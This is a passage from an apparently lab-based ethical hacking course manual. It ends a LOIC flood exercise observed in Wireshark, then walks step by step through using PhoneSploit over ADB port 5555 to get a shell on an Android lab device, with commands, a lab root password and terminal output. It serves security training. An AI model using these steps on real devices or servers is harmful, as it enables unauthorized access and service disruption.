
18.  **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.1.14**), as shown in the screenshot.
19.  The packets from **10.10.1.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.1.19**.




20.  Click the **Stop capturing packets** icon in the toolbar to stop the process.



21.  Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot



22.  You can experience a degrade in a performance of the target machine **Windows Server 2019**.
23.  Click **Android** to switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.



## Task 4: Exploit the Android Platform through ADB using PhoneSploit

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.


Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

We will target the **Android** machine (**10.10.1.14**) using the **Parrot Security** machine.


If the **Android** machine is non-responsive then, click **Commands** icon from the top-left corner of the screen, navigate to **Power --> Reset/Reboot machine**. If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.

- Click **Parrot Security** to switch to the **Parrot Security** machine.
- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



5.  Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

By default, the tool will be cloned in the root directory.

The screenshot shows a Parrot OS desktop environment. A terminal window titled "cd PhoneSploit - Parrot Terminal" is open, displaying a root shell session. The terminal history shows:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd PhoneSploit
[root@parrot] ~
└─#
```

The desktop background is a dark, geometric pattern. The taskbar at the bottom shows the terminal window and the desktop environment. The system tray in the top right corner indicates the date and time as "Tue Apr 19, 00:20".

6.  Type **python3 -m pip install colorama** and press **Enter** to install the dependency.

Here, the dependency is already present.

A screenshot of a terminal window on a Parrot OS desktop environment. The terminal title is "python3 -m pip install colorama - Parrot Terminal". The terminal content shows the following command sequence:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
[root@parrot] ~
# cd PhoneSploit
[root@parrot] ~
# python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot] ~
```

The terminal window has a dark background with a geometric pattern. The desktop environment includes a dock at the bottom with icons for "Menu", "python3 -m pip install c...", and other system icons.

7.  Now, type **python3 phonesploit.py** and press **Enter** to run the tool.

The screenshot shows a terminal window titled "python3 -m pip install colorama - Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
[root@parrot] ~
# cd PhoneSploit
[root@parrot] ~
# python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot] ~
# python3 phonesploit.py
```

The terminal is running on a Parrot OS desktop environment, indicated by the desktop icons in the background and the desktop menu bar at the top.

8.  The PhoneSploit main menu options appear, as shown in the screenshot.

```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of de
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect phone) >
Menu python3phonesploit.py ...
```

9.  Type **3** and press **Enter** to select **[3] Connect a new phone** option.
10.  When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

If you are getting **Connection timed out** error, then type **3** again and press **Enter**. If you do not get any option, then type **3** and press **Enter** again, until you get **Enter a phones ip address** option.

11.  You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.

If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **steps#7-10**.

The screenshot shows a terminal window titled "python3 phonesploit.py - Parrot Terminal". The window has a dark theme with a green header bar. The menu at the top lists various options from 1 to 15, such as "Show Connected Devices", "Screen record a phone", and "Run an app". Below the menu, the terminal displays a series of commands and responses related to connecting to an Android device. It shows attempts to connect to a device at IP 3.5555, failing due to a connection timeout. It then successfully connects to a device at 10.10.1.14:5555, and the user is prompted to enter a command at the "main menu" prompt.

```
python3 phonesploit.py - Parrot Terminal
[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of de
vice [13] Dump System Info
[3] Connect a new phone [8] Restart Server [14] List all apps on a phone
[4] Access Shell on a phone [9] Pull folders from phone to pc
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app
[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main menu) > 3
phonesploit(main menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main menu) >
```

12.  Now, at the **main\_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
13.  When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
14.  You can observe that a shell command line appears, as shown in the screenshot.

```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
Device
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $
```

15.  In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
16.  In the results, you can observe that the PWD is the root directory.

```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app
attacker's Home
[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $
```

17.  Now, type **ls** and press **Enter** to view all the files present in the root directory.

The screenshot shows a terminal window titled "python3 phonesploit.py - Parrot Terminal". The terminal is running the "phonesploit" tool. The session starts with the user attempting to connect to a device at IP 3.5555, which fails due to a connection timeout. The user then tries to run "sh" (which is not found), and lists available devices (none found). The user then connects to a device at 10.10.1.14, and navigates to the root directory. A file listing command is run, showing various Android system files and directories like /init, /init.rc, /lib, etc. The terminal interface includes a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the bottom shows "python3 phonesploit.py ...".

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
-> phonesploit(connect_phone) > 3
Parrot
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > sh: 1: error:: not found
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts  proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc    nonplat_property_contexts sdcard
charger        init.rc         nonplat_seapp_contexts  sepolicy
config         init.superuser.rc   nonplat_service_contexts storage
d              init.usb.configfs.rc
data           init.usb.rc      plat_file_contexts
default.prop   init.zygote32.rc  plat_hwservice_contexts ueventd.android_x86_64.rc
dev            init.zygote64_32.rc  plat_property_contexts ueventd.rc
etc            lib             plat_seapp_contexts
fstab.android_x86_64 mnt       plat_service_contexts vendor
vndservice_contexts
x86_64:/ $
```

18.  Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
failed to connect to '3:5555': Connection timed out
phonesploit(main menu) > sh: 1: error:: not found
phonesploit(main menu) > 3
phonesploit(main menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts  proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc   nonplat_property_contexts sdcard
charger        init.rc        nonplat_seapp_contexts  sepolicy
config         init.superuser.rc  nonplat_service_contexts storage
d              init.usb.configfs.rc
data           init.usb.rc    oem
default.prop   init.zygote32.rc  plat_file_contexts
dev            init.zygote64_32.rc  plat_hwservice_contexts ueventd.android_x86_64.rc
etc            lib           plat_property_contexts ueventd.rc
fstab.android_x86_64 mnt      plat_seapp_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $
```

19.  Type **ls** and press **Enter** to list all the available files and folders.

In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main_menu) > sh: 1: error:: not found
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
